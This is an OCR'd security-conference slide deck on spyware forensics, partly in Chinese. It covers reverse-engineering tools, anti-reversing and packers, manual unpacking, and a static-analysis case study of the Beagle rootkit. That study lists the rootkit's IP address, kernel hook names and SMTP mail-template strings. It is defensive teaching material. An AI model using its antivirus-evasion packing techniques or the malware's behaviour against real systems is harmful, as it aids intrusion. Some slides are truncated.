HIT 2006

Spyware Forensic With Reversing and Static Analysis

PK


TWCERT/CC

Abstract

- 目前危害個人機密資料、系統安全的惡意程式，以各種方式、無孔不入的進入我們電腦，當我們上網下載程式、接收電子郵件等，往往會遇到不知檔案是否為惡意程式，但防毒軟體也未出現警告的情況，在這場我們會講解一些案例以及介紹靜、動態分析未知程式的技巧。
- About PK
  - TWCERT/CC-鑑識實務班講師
  - Mail: pk46(at)aptg.net

Outline

- Computer Forensics
- Why Spyware Forensics
- Reverse Code Engineering
- Anti-Reversing
- Spyware Reversing
- Conclusion



Computer Forensics


- What is Computer Forensics ?
- Forensics Process Overview

Computer Forensics

- **DEFINITION:** 電腦鑑識是一種運用專業的分析與調查技術，將可能成為證據的資料(又稱數位證據)進行收集、鑑別、分析與保存的一個過程，用以呈現於法院。狹義的說就是從電腦安全事件發生後，所進行的一系列尋找數位證據的活動。
- 數位證據為任何可能的資訊，並能夠以二進位(數位)的方式傳輸或儲存，包括：網路封包、數位照片、電子郵件、記憶體資料等。

Forensics Process Overview

- **Acquisition(收集)**
  - Live Data Collection (Volatile/Non-Volatile)
  - Collecting Network-based Evidence
- **Preservation(保存)**
  - Forensics Duplication
  - Evidence Handling (Hash、Tag)
- **Identification(鑑定)**
  - Forensic Analysis
  - Investigation Windows/Unix System
  - Analyzing Network Traffic
- **Evaluation(評估)**
  - Forensic Intuition/Sense
- **Presentation(呈現)**
  - Writing Computer Forensic Report



DFWS,2002

Why Spyware Forensics

- Rogue Web Sites
- Rogue Application
- Spyware Forensic

Rogue, Bad Guy

- Rogue Web Sites
  - 哪裡有流氓網站？有多流氓？
  - 你是否知道自己上的是流氓網站？
- Rogue Application
  - 我的電腦怪怪的，但是我又不知道發生了何事？而我的防毒軟體也並沒有出現任何異狀或警訊！
  - 電腦資源始終用不夠？難道我的電腦有怪獸？還是小馬？

Spyware Forensics

- **DEFINITION:** Spyware Forensics算是Computer Forensics的一環，主要針對一些未知檔案或是程式的鑑定分析，當我們進行一些電腦安全事件調查時，如：Hacking Case，可能會遇到駭客所部署的惡意程式，此時我們就必須手動的鑑別出這些檔案並對其分析的過程稱為Spyware Forensics或稱Malware Forensics。
- Perform Static Analysis of Spyware
  - Reviewing the ASCII and Unicode strings
  - Disassembling Code
- Determining the Type of File
  - PE/NE/ELF/COFF
- Perform Dynamic Analysis of Spyware
  - Debugging
  - Monitoring (Create the Sandbox Environment)
- Perform Online Research
  - Determine if the tool is publicly available on computer security or hacker sites.
- Perform Source Code Review
  - If you either have the source code or believe you have identified the source code via online research.

Reverse Code Engineering

- What is RCE
- Type Of RCE
- Reversing Tools

What is RCE


- **Reverse engineering (RE)**
  - Reverse Engineering is the process of analyzing a subject system to create representations of the system at a higher level of abstraction.
  - The process of discovering the technological principles of a mechanical application through analysis of its structure, function and operation.
- **Reverse Code Engineering (RCE)**
  - RCE can be defined as analyzing and disassembling a software system in order understand its design, components, and inner-workings.
  - RCE also allows us to see hidden behaviors that cannot be directly observed by running the program or those actions that have yet to be activated.


Types Of RCE

- **Security-Related Reversing**
  - **Malicious Software**
  - **Reversing Cryptographic Algorithms**
  - **Digital Rights Management**
  - **Auditing Program Binaries**
- **Reversing in Software Development**
  - **Achieving Interoperability with Proprietary Software**
  - **Developing Competing Software**
  - **Evaluating Software Quality and Robustness**

Reversing Tools

- Hex Editors
  - UltraEdit
  - Hex Workshop
  - WinHex
- Disassemblers
  - IDA Pro
  - W32DASM
- Decompilers
  - DeDe
  - DJ Decompiler
- Debuggers
  - OllyDbg
  - Soft-ICE
- System Monitors
  - API Monitor
  - FileMon
  - RegMon
- PE Tools
  - PEiD
  - PEDitor
  - LoadPE





Anti-Reversing

- Eliminating Symbolic Information
- Obfuscating the Program
- Embedding Anti-debugger Code
- Code Encryption

Anti-Reversing


- **Eliminating Symbolic Information**
  - Clear Symbol Name
  - Export Functions by Ordinals
- **Obfuscating the Program**
  - Junk code
  - Virtual Machine
- **Embedding Anti-debugger Code**
  - isDebuggerPresent API
  - CreateFIleA API
- **Code Encryption**
  - Simple XOR/ADD Encryption
  - Packer and Protector
    - Packing
    - Unpacking

Code Encryption


- Simple XOR/ADD Encryption
  - A xor 0 =A
  - A xor B =C
  - A xor C =B
- Packer and Protector
  - Win32 Packer
    - ASPack
    - PECompact
    - UPX
    - FSG
    - Petite
    - PE-PACK
  - Win32 Protector：
    - ASProtect
    - ACProtect
    - Armadillo
    - EXECryptor
    - EXE Stealth
    - FoxLock
    - Krypton
    - tElock
    - SDProtector
    - Themida
    - VMProtect
    - Xtreme-Protector

~Advantages~

1) The physical file size is usually smaller.
2) Resistant to the cracker.
3) Resistant to pattern-based Anti-Virus program.



What is Packing (加殼)?




UnPacking (脫殼)

- Automatic Unpacking
  - Auto unpacking tools
  - http://www.pediy.com/tools/unpacker.htm
- Manual Unpacking
  1. Open Debugger and load PE File.
  2. Trace program to find OEP (Original Entry Point)
     1. OepFinder
     2. ESP Principle
     3. Manual Trace
  3. Dump Process to disk
  4. Rebuild IAT (Import Address Table)
  5. Rebuild PE
- Demo

Spyware Reversing

- Spyware Reversing Methodology
- Case Study
  - W32.Beagle.XX(NTRootKit-W)
  - PWSteal.Lineage

Spyware Reversing Methodology (6 Step)



Dos Stub
Strange Keyword
File Name
Strange URL
Strange IP
Registry Key
Strange E-MAIL

Packer Check
Unpacking
API Name
BindPEAnalysis

Prog Mechanism
Function xref
String xfef
Import Function
Export Function

Program Algorithm


File
Process
Registry
Network

Case Study


- W32.Beagle.XX(NTRootKit-W)
  - Spyware Analysis
  - Spyware Exploit
- PWSteal.Lineage
  - Spyware Analysis
  - Spyware Exploit

Case 1：W32.Beagle.XX(NTRootKit-W)

- 功能：
  - 此Rootkit通常跟隨Beagle病毒一起流竄，受感染的電腦會去指定的網站(100多種)下載副檔名為.jpg的執行檔(事實是上是執行檔)，並會搜集感染電腦中的通訊錄並寄發Zip過的惡意程式。
  - 此Spyware具有SMTP引擎能夠構造E-MAIL格式主動發信，不必依賴SMTP Server，直接用被感染電腦發信。
  - m_hook.sys在Kernel Mode，具抵抗防毒軟體能力。
- 態樣：
  - 屬不請自來型，收到以下Mail的人通常是你的e-mail已經被獲取了。



W32.Beagle.XX(NTRootKit-W)-Analysis Flow



W32.Beagle.XX-Static Analysis-Stage 1

- Step 1: String analysis—jrcdgmmjdol.exe
  - DOS Stub：Not Found!
  - Strange Keyword：Not Found!
  - FileName：kernel32.dll
- Step 2: PE file analysis
  - Packer Check：Not Found!
  - API Name：LoadLibraryA、GetProcAddress
  - Unpacking：jrcdgmmjdol.exe->un_jrcdgmmjdol.exe
  - BindPEAnalysis：Extract 2 PE Files (beagle_ext1.exe、beagle_ext2.exe)
- Go To Stage 2

W32.Beagle.XX-Static An

- Step 1: String analysis— beagle_ext1.
  - Beagle_ext1.exe
    - DOS Stub：Not Found!
    - Strange Keyword：
    - FileName：temp.zip、error.gif
    - Strange IP：217.5.97.137
    - Strange URL：
  - Beagle_ext2.exe
    - DOS Stub:!This program cannot be run
    - Strange Keyword：\Device\m_hook、\KeServiceDescriptorTable
    - FileName：c:\reliz\driver_rootkit2\drive
- Step 2: PE file analysis
  - Beagle_ext2.exe (Is Driver ?)
    - Packer Check：Not Found!
    - API Name：PsSetLoadImageNotifyRou ZwQueryDirectoryFile、ZwEnumerateK
  - BindPEAnalysis：Not Found!
- Go To Stage 3

deflate 1.2.3 Copyright 1995-2005 Jean-loup Gailly
drv_st_key
\hidn
\hidn1.exe
m_hook.sys
m_hook
google.com
HELO %s.net
HELO %s.com
HELO %s.org
RSET
MAIL FROM:<%s>
RCPT TO:<%s>
DATA
.zip
image/gif
Date: %s
To: "%s" <%s>
From: "%s" <%s>
Subject: %s
Message-ID: <%s%s>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="--------%s"----------%s
Content-Type: text/html; charset="us-ascii"
Content-Transfer-Encoding: 7bit----------%s
